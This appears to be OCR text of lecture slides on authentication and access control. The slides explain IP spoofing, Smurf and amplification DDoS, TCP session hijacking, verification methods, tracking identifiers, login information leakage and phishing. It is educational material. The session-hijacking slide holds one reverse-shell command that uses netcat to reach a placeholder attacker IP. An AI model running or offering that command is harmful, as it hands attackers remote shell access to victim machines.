
Returning to Authentication



Access Control



Access Control



Yes or No


Access Control

Is the entity allowed to perform this action?

Yes or No


Let's see how identifiers alone offer poor access control on the network

IP spoofing





Clients can set their source IP….


IP spoofing




IP spoofing









IP spoofing








Let's check some attacks

Smurf DDoS Attack

- Assume a local area network (LAN)




Smurf DDoS Attack

- Assume a local area network (LAN)
- An attacker within the network can pose as Alice and broadcast ping packets within the network.


Smurf DDoS Attack

- Assume a local area network (LAN)
- An attacker within the network can pose as Alice and broadcast ping packets within the network.




Reflection and Amplification DDoS Attack

- **Amplification:** A vulnerable network node (e.g., an NTP server) runs a service (e.g., monlist) that responds to queries with much more data than the query itself
- **Reflection:** The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim




Reflection and Amplification DDoS Attack

- **Amplification:** A vulnerable network node (e.g., an NTP node) runs a service (e.g., monlist) that responds to queries with much more data than the query itself
- **Reflection:** The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim



TCP Session Hijacking

- The TCP protocol sets up state at sender and receiver end nodes and uses this state while exchanging packets
  - e.g., sequence numbers for detecting lost packets
- Attacker can hijack such a session and masquerade as one of the endpoints



TCP Session Hijacking

TCP handshake

TCP Session Hijacking

TCP handshake

client server

[SIN] seq = x (random), ack = 0 --->

<--- [SYN/ACK] seq = y (random), ack = x+1

[ACK] seq = x+1, ack = y+1 --->

Data transfer

client server

seq= 3463125349 (12 bytes) --->

[Hey, I am sending 12 bytes starting with index 3463125349]

<----- ack= 3463125361

[I got everything right before index 3463125361.
So, next time you can send data starting with index 3463125361]

TCP Session Hijacking

TCP handshake

client server

[SIN] seq = x (random), ack = 0 --->

<--- [SYN/ACK] seq = y (random), ack = x+1

[ACK] seq = x+1, ack = y+1 --->

Data transfer

client server

seq= 3463125349 (12 bytes) --->

[Hey, I am sending 12 bytes starting with index 3463125349]

<----- ack= 3463125361

[I got everything right before index 3463125361.
So, next time you can send data starting with index 3463125361]

Hijacking session and start reverse shell

`seq = 3463125361 → nc -e /bin/sh <attacker IP> <attacker port>`

Verification

Verification Methods

- Something you know
  - Password

Verification Methods

- Something you know
  - Password
- Something you have
  - Mobile Phone
  - Cryptographic Key

Verification Methods

- Something you know
  - Password
- Something you have
  - Mobile Phone
  - Cryptographic Key
- Something you are
  - Biometrics

Verification Methods

- Something you know
  - Password
- Something you have
  - Mobile Phone
  - Cryptographic Key
- Something you are
  - Biometrics
- Something you do (experimental)
  - Keystroke patterns, how you move your mouse, other behavioural patterns

Verification Setup

- Verification requires trusted setup phase
  - Attacker cannot modify the authentication information delivered
  - Identity can be established
- In a distributed system this implies a secure channel

Authentication Information Needs to Be Protected

- Password
  - Hashed with Salt
- Public Key
  - Doesn’t allow inference of private key
- Biometric Template
  - Open Problem (Crypto?)

No Verification **does not imply** Anonymity (No ID)

- **Implicit identifiers**
  - IP address
    - Your Internet provider knows your IP address
  - Browser fingerprint
    - Fonts, browser capabilities (JavaScript, etc.), …
  - Web Cookies
  - Behavior
    - Typing, Walking, …
  - Location (Trajectory)

- Communication parties can identify each other without explicit identification
  - Servers can track your browser fingerprint (cookies)

Web Cookies

- Set in the HTTP protocol and stored on the browser
  - Session vs. permanent
- Stored cookies are automatically transferred on each request to the same domain
- Used for authentication
- Used for tracking
  - Third-party cookies
    - Cookies set for different domains (option in HTTP protocol)
    - Cookies set by loaded objects (JavaScript, Images, etc.)

Verification, what’s the catch?

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification: May Imply Leakage

Verification is binary

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Yes or No

Verification: May Imply Leakage

Verification is binary

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Verification attempts can leak information.

Yes or No

Verification: May Imply Leakage

Verification is binary

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Verification attempts can leak information.

Q: Consider a failed login attempt. What could it reveal?

Yes or No

Verification: May Imply Leakage

Verification is binary

Verification is given to the client…which could be me.

Verification attempts can leak information.

Client not yet


Q: Consider a failed login attempt. What could it reveal?

Yes or No


A: wrong user name, wrong password

“Loose Lips Sink Ships”
Ashley Madison’s Password Reset

Response for invalid email address




Response for valid email address




https://www.troyhunt.com/your-affairs-were-never-discrete-ashley/

Verification may be abused



Verification may be abused



Identification/Authentication information may be supplied by attacker

Impersonation attacks go both ways…

- Client
  - MAC spoofing
  - IP spoofing
  - Session hijacking
  - Guessed password login

Impersonation attacks go both ways…

- Client
  - MAC spoofing
  - IP spoofing
  - Session hijacking
  - Guessed password login


We've seen a few of these so far…

Impersonation attacks go both ways…

- Client
  - MAC spoofing
  - IP spoofing
  - Session hijacking
  - Guessed password login

- Server
  - Broadcast networks (Ethernet bridge poisoning)
  - Rerouting attacks (e.g. BGP hijacking)
  - DNS cache poisoning (manipulation or server collusion)
  - Phishing

DNS cache poisoning



Do you see what I see?

paypal.com vs paypal.com

microsoft.com vs microsoft.com

Phishing


- It looks like you're visiting Paypal's website, but you're really not
- If you type in your password, you've just given it to an attacker
- Advanced phishers can make websites that look every bit like the real thing
- Even if you carefully check the address bar!

Attempts at Retrofitting Authentication

Challenge: Resource Allocation in Networks

